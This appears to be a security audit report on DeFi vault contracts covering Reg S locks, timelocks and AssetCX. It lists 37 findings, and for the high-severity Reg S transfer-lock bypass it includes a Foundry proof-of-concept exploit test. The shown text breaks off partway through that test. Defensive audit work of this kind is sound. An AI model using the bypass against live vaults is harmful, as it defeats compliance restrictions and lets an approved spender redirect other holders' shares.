// Assurance Assessment

Jun 17, 2026 - Jul 14, 2026

Earn V2 1.5 & AssetCX Extensions (Timelock)

Blueprint Finance

HALBORN

Summary

100% OF ALL REPORTED FINDINGS HAVE BEEN ADDRESSED

ABOUT THIS REPORT

ASSESSMENT TYPE
Assurance Assessment


DATE OF ENGAGEMENT
Jun 17, 2026 - Jul 14, 2026

SOURCE CODE
ASSETcx
earn-v2-core

ASSESSED COMMIT ID
e0ca069
10a4f17

SEVERITY BREAKDOWN

37	18	4	14	1
All Findings	Solved	Risk Accepted	Acknowledged	Partially Solved



Introduction

`Blueprint Finance` engaged `Halborn` to perform a security assessment of the **Earn V2 1.5 & AssetCX Extensions (Timelock)** smart contracts from **June 17, 2026** to **July 13, 2026**. The assessment scope was limited to the smart contracts provided to Halborn; commit hashes and additional details are available in the Scope section of this report.

Earn V2 is a modular ERC-4626 vault framework supporting standard, asynchronous, bridged, and predeposit workflows, strategy allocation, hook-based policy enforcement, and upgradeable factories. The assessed release adds timelock governance, tracked floating-liquidity accounting, cloned and initializable hooks, and a two-phase Regulation S deposit lock. AssetCX connects qualified-custodian activity to on-chain minting, per-user vault deposits, redemptions, and merchant settlement. Its extensions add multi-token yield accrual, pausing, timelock controls, revised role administration, and an upgrade reinitializer.

Assessment Summary

`Halborn` allocated **19 business days** to this engagement and assigned a dedicated security engineer, supported by its review and project-management team, to assess the in-scope smart contracts. The assessment focused on the release changes introduced by Earn V2 PR #207 and AssetCX PR #16, particularly the timelock integration, accounting and access-control hardening, new Regulation S, hook, and AssetCX functionality, and whether the code-size refactors preserved existing behavior without introducing regressions.

The objectives of this assessment were to:

- Identify exploitable vulnerabilities and operational weaknesses introduced or exposed by the in-scope changes.
- Verify vault accounting, asynchronous withdrawal settlement, AssetCX minting and redemption, multi-token yield accrual, and reserved-liquidity invariants.
- Assess role administration, timelock registration and execution, upgrade initialization, emergency controls, and recovery paths.
- Evaluate Regulation S restrictions, hook deployment and composition, lender and oracle assumptions, cross-chain messaging, and supported token behavior.

In summary, `Halborn` identified multiple areas for improvement to reduce the likelihood and impact of security risks, most of which were addressed by the `Blueprint Finance` team. The primary recommendations are:

- `Preserve Regulation S locks across asynchronous request cancellation. Consume the transfer lock only when shares are irreversibly burned, or restore the exact consumed lock state whenever an outstanding request is cancelled and shares are returned.`
- `Harden withdrawal and settlement ledgers against transferred-share and callback edge cases. Debit merchant accounting from shares actually attributable to the withdrawal, prevent dust transfers from invalidating processed claims, and update reserved-liquidity state before any callback-capable transfer.`
- `Protect assets and shares reserved for asynchronous settlement. Exclude queued vault shares and processed withdrawal liquidity from administrative sweep paths, and enforce explicit accounting invariants for every request, cancellation, settlement, and claim transition.`
- `Make governance recovery complete and deliberate. Preserve a safe final-admin handoff, register every delay-gated role and selector before timelock activation, and ensure emergency recovery aliases cannot bypass the intended delayed-review policy.`

- `Defensively validate leverage and integration boundaries. Prevent lender-LTV bound arithmetic from underflowing when external limits fall, use a consistent Aave account-risk basis, cap every slippage input below a documented operational maximum, and reject an explicit flash-operation failure.`
- `Close governance and accounting timing gaps. Apply delayed review to fund-handling module replacements and reconcile pending multisig gains before public deposits can mint shares against stale strategy value.`

Risk Methodology

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

3.1 EXPLOITABILITY

ATTACK ORIGIN (AO):

Captures whether the attack requires compromising a specific account.

ATTACK COST (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

ATTACK COMPLEXITY (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

METRICS:

EXPLOITABILITY METRIC (m_e)	METRIC VALUE	NUMERICAL VALUE
Attack Origin (AO)	Arbitrary (AO:A)	1
	Specific (AO:S)	0.2
Attack Cost (AC)	Low (AC:L)	1
	Medium (AC:M)	0.67
	High (AC:H)	0.33
Attack Complexity (AX)	Low (AX:L)	1
	Medium (AX:M)	0.67
	High (AX:H)	0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

3.2 IMPACT

CONFIDENTIALITY (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

INTEGRITY (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

AVAILABILITY (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

DEPOSIT (D):

Measures the impact to the deposits made to the contract by either users or owners.

YIELD (Y):

Measures the impact to the yield generated by the contract for either users or owners.

METRICS:

IMPACT METRIC (m_I)	METRIC VALUE	NUMERICAL VALUE
Confidentiality (C)	None (C:N)	0
	Low (C:L)	0.25
	Medium (C:M)	0.5
	High (C:H)	0.75
	Critical (C:C)	1
Integrity (I)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Availability (A)	None (A:N)	0
	Low (A:L)	0.25
	Medium (A:M)	0.5
	High (A:H)	0.75
	Critical (A:C)	1
Deposit (D)	None (D:N)	0
	Low (D:L)	0.25
	Medium (D:M)	0.5
	High (D:H)	0.75
	Critical (D:C)	1
Yield (Y)	None (Y:N)	0
	Low (Y:L)	0.25
	Medium (Y:M)	0.5
	High (Y:H)	0.75

IMPACT METRIC (m_I)	METRIC VALUE	NUMERICAL VALUE
	Critical (Y:C)	1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

3.3 SEVERITY COEFFICIENT

REVERSIBILITY (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

SCOPE (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

METRICS:

SEVERITY COEFFICIENT (C)	COEFFICIENT VALUE	NUMERICAL VALUE
Reversibility (r)	None (R:N)	1
	Partial (R:P)	0.5
	Full (R:F)	0.25
Scope (s)	Changed (S:C)	1.25
	Unchanged (S:U)	1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

Critical	High	Medium	Low	Informational
9 - 10	7 - 8.9	4.5 - 6.9	2 - 4.4	0 - 1.9

Scope

REPOSITORIES

(a) Repository: ASSETcx

(b) Assessed Commit ID: e0ca06919e051536e429d0a3011d8066ed6f6da6

(c) Items in scope:

- src 7 files
  - implementation 1 file
    - ConcreteAssetCxVault.sol Solidity
  - lib 3 files
    - AssetCxRolesLib.sol Solidity
    - AssetCxStateInitLib.sol Solidity
    - ConcreteMerchantStorageLib.sol Solidity
  - merchant 1 file
    - ConcreteMerchant.sol Solidity
  - strategies 1 file
    - AssetCxMultisigStrategy.sol Solidity
  - AssetCX.sol Solidity

(a) Repository: earn-v2-core

(b) Assessed Commit ID: 10a4f179ecf9679123c4a04e7c2bc855cd25c706

(c) Items in scope:

- src 57 files
  - common 1 file
    - UpgradeableVault.sol Solidity
  - factory 1 file
    - ConcreteFactory.sol Solidity
  - implementation 5 files
    - ConcreteAsyncVaultImpl.sol Solidity
    - ConcreteBridgedAsyncVaultImpl.sol Solidity
    - ConcreteBridgedStandardVaultImpl.sol Solidity
    - ConcretePredepositVaultImpl.sol Solidity
    - ConcreteStandardVaultImpl.sol Solidity
  - interface 1 file
    - IHook.sol Solidity
  - lib 12 files
    - storage 2 files
      - ConcreteCachedVaultStateStorageLib.sol Solidity
      - ConcreteFactoryBaseStorageLib.sol Solidity
    - AsyncVaultHelperLib.sol Solidity
    - ContractIdEncoding.sol Solidity
    - ERC4626Lib.sol Solidity
    - MigrationLib.sol Solidity
    - StandardVaultHelperLib.sol Solidity
    - StateInitLib.sol Solidity

- StateSetterLib.sol Solidity
- TimelockIntegrationLib.sol Solidity
- UserActionsLib.sol Solidity
- WithdrawLib.sol Solidity

module 1 file
- AllocateModule.sol Solidity

periphery 36 files

factory 1 file
- PeripheryFactory.sol Solidity

hooks 6 files
- DepositLockHook.sol Solidity
- DepositLockRegSHook.sol Solidity
- DepositLockWithFeeHook.sol Solidity
- HookContainer.sol Solidity
- UserDepositCapHook.sol Solidity
- WhitelistUserDepositHook.sol Solidity

lib 20 files

Looping 5 files
- BaseLoopingHelperLib.sol Solidity
- BaseLoopingStrategyStorageLib.sol Solidity
- LoopingPrimitiveErrors.sol Solidity
- LoopingPrimitiveStorageLib.sol Solidity
- LoopModalityLib.sol Solidity

- BaseStrategyStorageLib.sol Solidity
- ErrorInfoLib.sol Solidity
- HookContainerStorageLib.sol Solidity
- MultisigStrategyStorageLib.sol Solidity
- PeripheryFactoryStorageLib.sol Solidity
- PeripheryRolesLib.sol Solidity
- PositionAccountingLib.sol Solidity
- PositionAccountingStorageLib.sol Solidity
- PredepostVaultOAppStorageLib.sol Solidity
- SimpleStrategyStorageLib.sol Solidity
- TimelockConfigurationLib.sol Solidity
- TimelockContractTypesLib.sol Solidity
- TimelockRolesLib.sol Solidity
- TimelockStorageLib.sol Solidity
- TokenInfoLib.sol Solidity

positionhelper 3 files
- PositionHelperAaveV3.sol Solidity
- PositionHelperBase.sol Solidity
- PositionHelperMorpho.sol Solidity

strategies 5 files
- BaseLoopingStrategy.sol Solidity
- BaseStrategy.sol Solidity
- ConcreteStandardLoopingStrategy.sol Solidity
- MultisigStrategy.sol Solidity
- SimpleStrategy.sol Solidity

timelock 1 file
- Timelock.sol Solidity

REMEDIATION COMMIT ID:

- e74a42705c6b22898e38ea5db311e643d571067d
- 6eefef189b7900de19c4a9b1b18c756c3e932e4f
- cedda19c5364564ebad2aa9540d86efb17790e17
- a41e32ada875b609a8a3fd9d8df6b2f6dea098a0
- c05bf7272fdbebc4a128224d4530b7eab55747d3
- 3f42930c29a8abe08fd751f4f3015ae04e22da4d
- c43d06d6d951c856a3c0328553d83ff6b79220e8
- e9fb42966a9fe169fe838108c6adfc89962dcc94
- aca8c47f464688f483867baade45cec0f5acb8b1
- c9120f0a1e911e791eb72b359a9f1729379b294c
- f418dac66839784d399bae1dd34bca63ea9db3d3
- 3202925916b15eed082a6354bac22c40dee55a8d
- a08187f43e6fae1647cc9d6d0dbc807ba2bd3420
- 564d175b2a9f9bb70ca76b023b19bb73390819ce
- 0e0e7e6c45f27e66c9c94ccd55745a7c4e4cdf3f
- ba0f5d813905c30dc127995321fe807afaa3791b
- 7f25cb59aeddf7535a37b777fd13981ff79e0710

Out-of-Scope: New features/implementations after the remediation commit IDs.

Assessment Summary & Findings Overview

#	TITLE	SEVERITY	SCORE	STATUS
HAL-001	Holders can unlock Reg S transfer-locked shares and redirect them to third parties	High	7.5	SOLVED 07/10/2026
HAL-002	Dust share transfers can block processed AssetCx withdrawals	Low	3.1	SOLVED 07/15/2026
HAL-003	Mixed Aave positions can distort automated recovery decisions	Low	3.1	SOLVED 07/21/2026
HAL-004	Third-party deposits can exhaust a receiver's lock slots	Low	2.5	RISK ACCEPTED 07/09/2026

#	TITLE	SEVERITY	SCORE	STATUS
HAL-005	Reentrant claim can consume assets reserved for later withdrawals	Low	2.5	SOLVED 07/13/2026
HAL-006	Removing the final admin can permanently disable governance	Low	2.5	RISK ACCEPTED 07/15/2026
HAL-007	Immediate endpoint changes can misroute predeposit claims	Low	2.5	RISK ACCEPTED 07/14/2026
HAL-008	Stale LTV deviation can block non-looping strategy withdrawals	Low	2.5	SOLVED 07/20/2026
HAL-009	Vault managers can sweep shares backing queued withdrawals	Low	2.5	SOLVED 07/15/2026
HAL-010	Zero self-liquidation buffer removes the operator safety margin	Low	2.2	SOLVED 07/20/2026
HAL-011	Fresh deposits can capture gains accrued before entry	Low	2.1	RISK ACCEPTED 07/14/2026
HAL-012	Missing timelock artifacts can strand role rotation and unpause	Informational	1.3	SOLVED 07/15/2026
HAL-013	L2 oracle adapters rely on upstream sequencer protections	Informational	1.2	ACKNOWLEDGED 07/22/2026
HAL-014	Unverified conversion input can misstate AssetCX yield minting	Informational	1.0	ACKNOWLEDGED 07/15/2026
HAL-015	Hook managers can bypass delayed compliance-hook replacement	Informational	1.0	ACKNOWLEDGED 07/15/2026
HAL-016	Invalid Morpho oracle values can disable position recovery	Informational	1.0	SOLVED 07/20/2026
HAL-017	Predeposit claims can leave the stored floating ledger stale	Informational	0.9	SOLVED 07/13/2026
HAL-018	Immediate recovery alias bypasses delayed strategy unpause review	Informational	0.9	ACKNOWLEDGED 07/14/2026

#	TITLE	SEVERITY	SCORE	STATUS
HAL-019	Strategy admins can replace fund-handling modules without review	Informational	0.9	ACKNOWLEDGED 07/15/2026
HAL-020	FeeAccountant upgrade and rescue remain immediate admin actions	Informational	0.5	ACKNOWLEDGED 07/14/2026
HAL-021	A paused active strategy can block vault operations	Informational	0.5	ACKNOWLEDGED 07/15/2026
HAL-022	Strategy failures can delay withdrawals pending manager intervention	Informational	0.5	ACKNOWLEDGED 07/14/2026
HAL-023	Unsafe slippage values can disable looping operations	Informational	0.5	SOLVED 07/17/2026
HAL-024	Unsupported token behavior can desynchronize pending-yield bookkeeping	Informational	0.3	ACKNOWLEDGED 07/15/2026
HAL-025	Incomplete migration input can allow user-account reuse	Informational	0.3	ACKNOWLEDGED 07/14/2026
HAL-026	Zero cooldown removes temporal spacing between NAV adjustments	Informational	0.3	PARTIALLY SOLVED 07/14/2026
HAL-027	Upgraded AssetCx vaults can retain the previous merchant admin	Informational	0.3	SOLVED 07/15/2026
HAL-028	Blocked hook and PMH implementations lack direct recovery	Informational	0.3	ACKNOWLEDGED 07/14/2026
HAL-029	One rejected recipient can delay an entire destination batch	Informational	0.2	ACKNOWLEDGED 07/14/2026
HAL-030	Failed flash operations can bypass their explicit failure signal	Informational	0.2	SOLVED 07/14/2026
HAL-031	Merchant fund-flow changes use a 12-hour review tier	Informational	0.1	SOLVED 07/14/2026
HAL-032	Derived hook clones accept the base initializer selector	Informational	0.1	SOLVED 07/13/2026

#	TITLE	SEVERITY	SCORE	STATUS
HAL-033	AssetCX upgrades leave emergency pausing temporarily unavailable	Informational	0.1	SOLVED 07/15/2026
HAL-034	Timelock default-admin handoff lacks an explicit review policy	Informational	0.1	SOLVED 07/22/2026
HAL-035	Timelock documentation conflicts with intentional artifact registration	Informational	—	ACKNOWLEDGED 07/14/2026
HAL-036	Unpinned EVM target risks future non-Cancun deployment failures	Informational	—	ACKNOWLEDGED 07/14/2026
HAL-037	Scope documents reference views deliberately removed before release	Informational	—	SOLVED 07/14/2026

Findings & Tech Details

HAL-001 SOLVED

Holders can unlock Reg S transfer-locked shares and redirect them to third parties

High · 7.5 AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:H/D:N/Y:N

DESCRIPTION

`DepositLockRegSHook::_enforceRedeemAndConsumeTransferLock()` consumes a holder's Reg S transfer-lock entries when `preRedeem()` or `preWithdraw()` runs. This is safe when redemption burns the shares synchronously. With `ConcreteAsyncVaultImpl`, the queue instead escrows the shares under the selected receiver, and `AsyncVaultHelperLib::cancelRequest()` later returns them without rebuilding the consumed lock.

SOL 413-430

```
413     uint256 balance = IERC4626(VAULT()).balanceOf(user);
414     uint256 redeemLockedTotal = redeemLocked + legacyRedeem;
415     uint256 redeemUnlocked = balance > redeemLockedTotal ? balance - redeemLockedTotal
    : 0;
416     if (shares > redeemUnlocked) revert InsufficientRedeemUnlocked(user, shares,
    redeemUnlocked);
417
418     // Transfer-unlocked shares are burned first; only the remainder reduces Reg-S
    locks.
419     uint256 transferLocked = _totalLocked[user] + legacyTransfer;
420     uint256 transferFree = balance > transferLocked ? balance - transferLocked : 0;
421     uint256 lockBurn = shares > transferFree ? shares - transferFree : 0;
422     if (lockBurn == 0) return;
423
424     uint256 legacyConsumed;
425     if (address(legacyHook) != address(0)) {
426         uint256 legacyLockBurn = lockBurn > legacyTransfer ? legacyTransfer :
    lockBurn;
427         (,, legacyConsumed) = _legacyDrain(user, legacyLockBurn);
428     }
429
430     _consumeRegSRange(user, regSEnd, lockBurn - legacyConsumed);
```

`AsyncVaultHelperLib::executeQueuedWithdraw()` spends the owner's allowance when needed, transfers the shares into vault escrow without invoking `preTransfer()`, and attributes the request to `receiver`.

SOL 372-376

```
372     ERC20_OZ_5_2_0_Lib._transfer(owner, address(this), shares);
373
374     uint256 currentEpochID = $.latestEpochID;
375     $.userEpochRequests[receiver][currentEpochID] += shares;
376     $.totalRequestedSharesPerEpoch[currentEpochID] += shares;
```

Cancellation returns the escrowed shares to the request holder but does not restore any Reg S lock state consumed from the original owner.

SOL 202-212

```sol
        uint256 requestingShares = $.userEpochRequests[user][epochID];
        require(requestingShares > 0, IConcreteAsyncVaultImpl.NoRequestingShares());

        // Clear the request
        $.userEpochRequests[user][epochID] = 0;
        $.totalRequestedSharesPerEpoch[epochID] -= requestingShares;

        // Return shares to user
        ERC20_OZ_5_2_0_Lib._transfer(address(this), user, requestingShares);

        emit IConcreteAsyncVaultImpl.RequestCancelled(user, requestingShares, epochID);
```

Scenario:

1. A holder enters the Reg S middle window, where redemption is allowed but transfers remain blocked.
2. The holder submits an async redeem request. `preRedeem()` consumes the transfer lock, while the vault escrows rather than burns the shares.
3. The holder cancels the open-epoch request. The vault returns the shares through a raw transfer and leaves the consumed lock at 0.
4. The holder transfers the returned shares at the same timestamp at which `preTransfer()` rejected the transfer before the request.
5. With a pre-existing share allowance, a spender can set itself as `receiver`, cancel the request, and receive the owner's restricted shares without applying a transfer lock to the spender.

Impact: A holder can bypass the Reg S transfer restriction on an async vault while the queue is active. An approved spender can also redirect the restricted share instrument to itself and onward to another address. The allowance already permits redemption of the underlying asset, so this variant adds a compliance and share-transfer bypass rather than a new allowance-free theft capability.

PROOF OF CONCEPT

Run: `forge test --match-path test/viper-poc/RegSAsyncCancelBypass.t.sol -vv`
The test deploys the real `DepositLockRegSHook` as a clone-with-immutable-args on the async vault, wires it through `setHooks()` with the POST_DEPOSIT, POST_MINT, PRE_TRANSFER, PRE_WITHDRAW, and PRE_REDEEM flags, then exercises two shapes of the bypass inside the Reg S

window (after the hard lock, before the transfer unlock). No mechanism is mocked; only the ERC20 test asset is a mock.

Proves all 4 claims:

1. The lock is real: inside the Reg S window a direct `transfer()` of the locked shares reverts with `InsufficientTransferUnlocked`, and a third-party `transferFrom()` under a plain allowance reverts the same way.
2. An async `redeem()` request drives `_totalLocked[user]` from 100e18 to 0 while only escrowing the shares to the vault, not burning them.
3. `cancelRequest()` returns the shares to the holder without restoring the lock, and a `transfer()` that reverted moments earlier at the same timestamp now succeeds.
4. Third-party variant: a plain ERC20 share allowance lets attacker `A` redeem on victim `V`'s behalf crediting the request to `A`, then self-cancel to receive `V`'s shares fully unlocked (`balanceOf(A) == 100e18`, `_totalLocked[A] == 0`) and move them to a clean third address.

SOL 1-237

```sol
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.24;

import {Hooks} from "../../src/interface/IHook.sol";
import {HooksLibV2} from "../../src/lib/Hooks.sol";
import {DepositLockHook} from "../../src/periphery/hooks/DepositLockHook.sol";
import {DepositLockRegSHook} from "../../src/periphery/hooks/DepositLockRegSHook.sol";
import {ClonesWithImmutableArgs} from "clones-with-immutable-args/ClonesWithImmutableArgs.sol";
import {ConcreteAsyncVaultImplBaseSetup} from "../common/ConcreteAsyncVaultImplBaseSetup.t.sol";

/**
 * @title RegSAsyncCancelBypass  (High-severity compliance bypass PoC)
 * @notice Executable proof that the Reg S transfer-lock can be bypassed by an unprivileged
 *         user via the async "redeem-request then cancel" sequence.
 *
 * -- Mechanism (all links verified against real code) ------------------------------
 *   1. `DepositLockRegSHook` tracks a per-user locked-share counter `_totalLocked[user]`.
 *      `preTransfer` blocks transferring locked shares (unlocked = balanceOf - _totalLocked).
 *   2. On the ASYNC vault the queue is active by default, so `redeem()` fires the hook's
 *      `preRedeem` at REQUEST time (ConcreteStandardVaultImpl.redeem: preRedeem BEFORE
 *      _executeWithdraw). preRedeem → `_enforceRedeemAndConsumeTransferLock` →
 *      `_consumeRegSRange` PERMANENTLY decrements persistent state: `_totalLocked[user] -= take`.
 *   3. `_executeWithdraw` is overridden to `AsyncVaultHelperLib.executeQueuedWithdraw`, which
 *      escrows the shares to the vault with a RAW `ERC20_OZ_5_2_0_Lib._transfer(owner, this, shares)`
 *      that DELIBERATELY bypasses the transfer hooks (its `_update` writes ERC20 storage directly).
 *   4. `cancelRequest(epochID)` un-escrows via the same hook-bypassing raw transfer
 *      `ERC20_OZ_5_2_0_Lib._transfer(this, user, requestingShares)` - and NEVER re-
```

```
applies the lock.
 *
 *   Net: the user regains their shares while `_totalLocked[user]` stays reduced, so
shares
 *   that were Reg-S transfer-locked become freely transferable. Compliance bypass.
 *
 * The exploit is exercised during the Reg S window (after the hard lock, before the
transfer
 * unlock) - the exact window in which redeem is permitted but transfers must remain
blocked.
 *
 * A passing test confirms the bypass.
 */
contract RegSAsyncCancelBypass is ConcreteAsyncVaultImplBaseSetup {
    DepositLockRegSHook hook;

    address user;
    address recipient;

    uint64 constant HARD_LOCK = 28 days;
    uint64 constant REG_S_EXT = 12 days;

    uint256 constant DEP = 100 ether;

    function setUp() public override {
        ConcreteAsyncVaultImplBaseSetup.setUp();

        user = makeAddr("regSUser");
        recipient = makeAddr("recipient");
        asset.mint(user, 1_000 ether);

        // -- Real deployment/clone wiring (mirrors RegSLockDosTest), on the ASYNC
vault --
        // Clone the hook with the vault address as the immutable arg, then
initialize.
        DepositLockRegSHook impl = new DepositLockRegSHook();
        hook = DepositLockRegSHook(
            ClonesWithImmutableArgs.clone(address(impl),
abi.encodePacked(address(concreteAsyncVault)))
        );
        hook.initialize(hookManager, HARD_LOCK, REG_S_EXT, address(0));

        // Wire the hook on the vault (HOOK_MANAGER role).
        vm.prank(hookManager);
        concreteAsyncVault.setHooks(
            Hooks({
                target: address(hook),
                flags: uint96(
                    (1 << HooksLibV2.POST_DEPOSIT) | (1 << HooksLibV2.POST_MINT) | (1
<< HooksLibV2.PRE_TRANSFER)
                        | (1 << HooksLibV2.PRE_WITHDRAW) | (1 <<
HooksLibV2.PRE_REDEEM)
                )
            })
        );
    }

    function test_RegS_regSTransferLockBypassViaAsyncCancel() public {
        // The async queue is active by default - redeem/withdraw create escrow
requests.
        assertTrue(concreteAsyncVault.isQueueActive(), "queue must be active for async
request path");

        // -- 1. SETUP: Reg-S deposit creates a transfer lock ----------------------
--
        vm.startPrank(user);
        asset.approve(address(concreteAsyncVault), type(uint256).max);
        concreteAsyncVault.deposit(DEP, user);
        vm.stopPrank();

        uint256 shares = concreteAsyncVault.balanceOf(user);
```

```
91          assertGt(shares, 0, "user should hold shares");
92
93          uint256 lockedBefore = hook.storedTransferLocked(user);
            assertEq(lockedBefore, shares, "full share balance is Reg-S transfer-locked");
94
95          // Move into the Reg S window: hard lock elapsed (redeem now allowed) but the
96          // transfer unlock (HARD_LOCK + REG_S_EXT) has NOT - transfers must stay
    blocked.
97          vm.warp(block.timestamp + HARD_LOCK + 1);
98
            // -- 2. BASELINE: the lock is real - a direct transfer of locked shares
99  REVERTS --
100         vm.prank(user);
101
102 vm.expectPartialRevert(DepositLockRegSHook.InsufficientTransferUnlocked.selector);
            concreteAsyncVault.transfer(recipient, shares);
103
104         // Sanity: nothing was transferred by the reverted call.
            assertEq(concreteAsyncVault.balanceOf(recipient), 0, "baseline transfer must
105 not move shares");
106
107         // -- 3. EXPLOIT: async redeem-REQUEST consumes the Reg-S lock ---------------
108 --
109         uint256 epochID = concreteAsyncVault.latestEpochID();
110
111         vm.prank(user);
112         concreteAsyncVault.redeem(shares, user, user);

113         // preRedeem fired at request time and permanently decremented _totalLocked.
            uint256 lockedAfterRequest = hook.storedTransferLocked(user);
114         assertLt(lockedAfterRequest, lockedBefore, "redeem-request must consume the
115 Reg-S lock");
116         assertEq(lockedAfterRequest, 0, "entire lock consumed by the full-balance
117 request");

118         // Shares are escrowed to the vault (hook-bypassing raw transfer).
            assertEq(concreteAsyncVault.balanceOf(user), 0, "shares escrowed to vault");
119         assertEq(concreteAsyncVault.balanceOf(address(concreteAsyncVault)), shares,
120 "vault holds escrowed shares");
            assertEq(concreteAsyncVault.getUserEpochRequest(user, epochID), shares,
121 "request recorded");
122
123         // -- cancelRequest returns the shares via a hook-bypassing raw transfer -----
124 ---
125         vm.prank(user);
            concreteAsyncVault.cancelRequest(epochID);
126
127         // Shares are back...
128         assertEq(concreteAsyncVault.balanceOf(user), shares, "cancel returned the
    shares to the user");
129         // ...but the lock was NOT restored.
            uint256 lockedAfterCancel = hook.storedTransferLocked(user);
130         assertEq(lockedAfterCancel, lockedAfterRequest, "cancel did NOT re-apply the
131 Reg-S lock");
            assertEq(lockedAfterCancel, 0, "user now holds fully-unlocked shares that
132 should still be locked");

133         // -- 4. IMPACT: the previously-locked shares are now freely transferable ----
134 --
            // Same block.timestamp as the reverting baseline transfer (still inside the
135 Reg S
136         // window), yet the transfer now SUCCEEDS - the compliance restriction is
137 bypassed.
            vm.prank(user);
138         concreteAsyncVault.transfer(recipient, shares);

139         assertEq(concreteAsyncVault.balanceOf(recipient), shares, "Reg-S-locked shares
140 transferred out (bypass)");
            assertEq(concreteAsyncVault.balanceOf(user), 0, "user offloaded all
141 previously-locked shares");
142
```

```
        emit log_named_uint("Reg S _totalLocked before request      ", lockedBefore);
        emit log_named_uint("Reg S _totalLocked after redeem-request ", lockedAfterRequest);
        emit log_named_uint("Reg S _totalLocked after cancelRequest  ", lockedAfterCancel);
    }

    /**
     * @notice STRONGER VARIANT - third-party extraction via a plain ERC20 allowance.
     *
     * VICTIM `V` holds Reg-S-locked shares. ATTACKER `A` (no shares, no lock of its own) is
     * merely approved by `V` as an ERC20 spender. `A` redeem-requests on `V`'s behalf but
     * credits the request to ITSELF (`receiver = A`), then self-serve-cancels to collect
     * `V`'s shares - now unlocked and in a DIFFERENT beneficial owner's hands.
     *
     *  - `redeem(shares, receiver=A, owner=V)` → `executeQueuedWithdraw(caller=A, receiver=A, owner=V)`:
     *      * `_spendAllowance(V, A, shares)`            (AsyncVaultHelperLib.sol:369) - plain approve suffices
     *      * `_transfer(V, address(this), shares)`      (AsyncVaultHelperLib.sol:372) - escrows V's shares (hook-bypass)
     *      * `userEpochRequests[A][epoch] += shares`    (AsyncVaultHelperLib.sol:375) - request credited to A
     *  - `preRedeem` consumes V's lock: `_enforceRedeemAndConsumeTransferLock(owner=V, shares)`
     *      (DepositLockRegSHook.sol:354/359).
     *  - `cancelRequest(epoch)` uses `msg.sender=A` as the holder and raw-transfers the shares to A
     *      (ConcreteAsyncVaultImpl.sol:110 → AsyncVaultHelperLib.sol:212).
     *
     * Net: A extracts V's Reg-S-locked shares to itself, unlocked, defeating the compliance
     * restriction AND changing beneficial ownership.
     */
    function test_RegS_thirdPartyExtractionViaAllowance() public {
        assertTrue(concreteAsyncVault.isQueueActive(), "queue must be active for async request path");

        address V = user; // Reg-S-locked victim (funded in setUp)
        address A = makeAddr("attacker"); // unprivileged attacker, no shares, no lock
        address thirdParty = makeAddr("thirdParty"); // clean destination for the extracted shares

        // -- 1. SETUP: V's Reg-S deposit creates a transfer lock ----------------------
        vm.startPrank(V);
        asset.approve(address(concreteAsyncVault), type(uint256).max);
        concreteAsyncVault.deposit(DEP, V);
        vm.stopPrank();

        uint256 shares = concreteAsyncVault.balanceOf(V);
        assertGt(shares, 0, "V should hold shares");

        uint256 lockedV_before = hook.storedTransferLocked(V);
        assertEq(lockedV_before, shares, "full share balance is Reg-S transfer-locked for V");
        assertEq(concreteAsyncVault.balanceOf(A), 0, "attacker starts with no shares");
        assertEq(hook.storedTransferLocked(A), 0, "attacker starts with no lock");

        // Into the Reg S window: redeem allowed, transfers still blocked.
        vm.warp(block.timestamp + HARD_LOCK + 1);

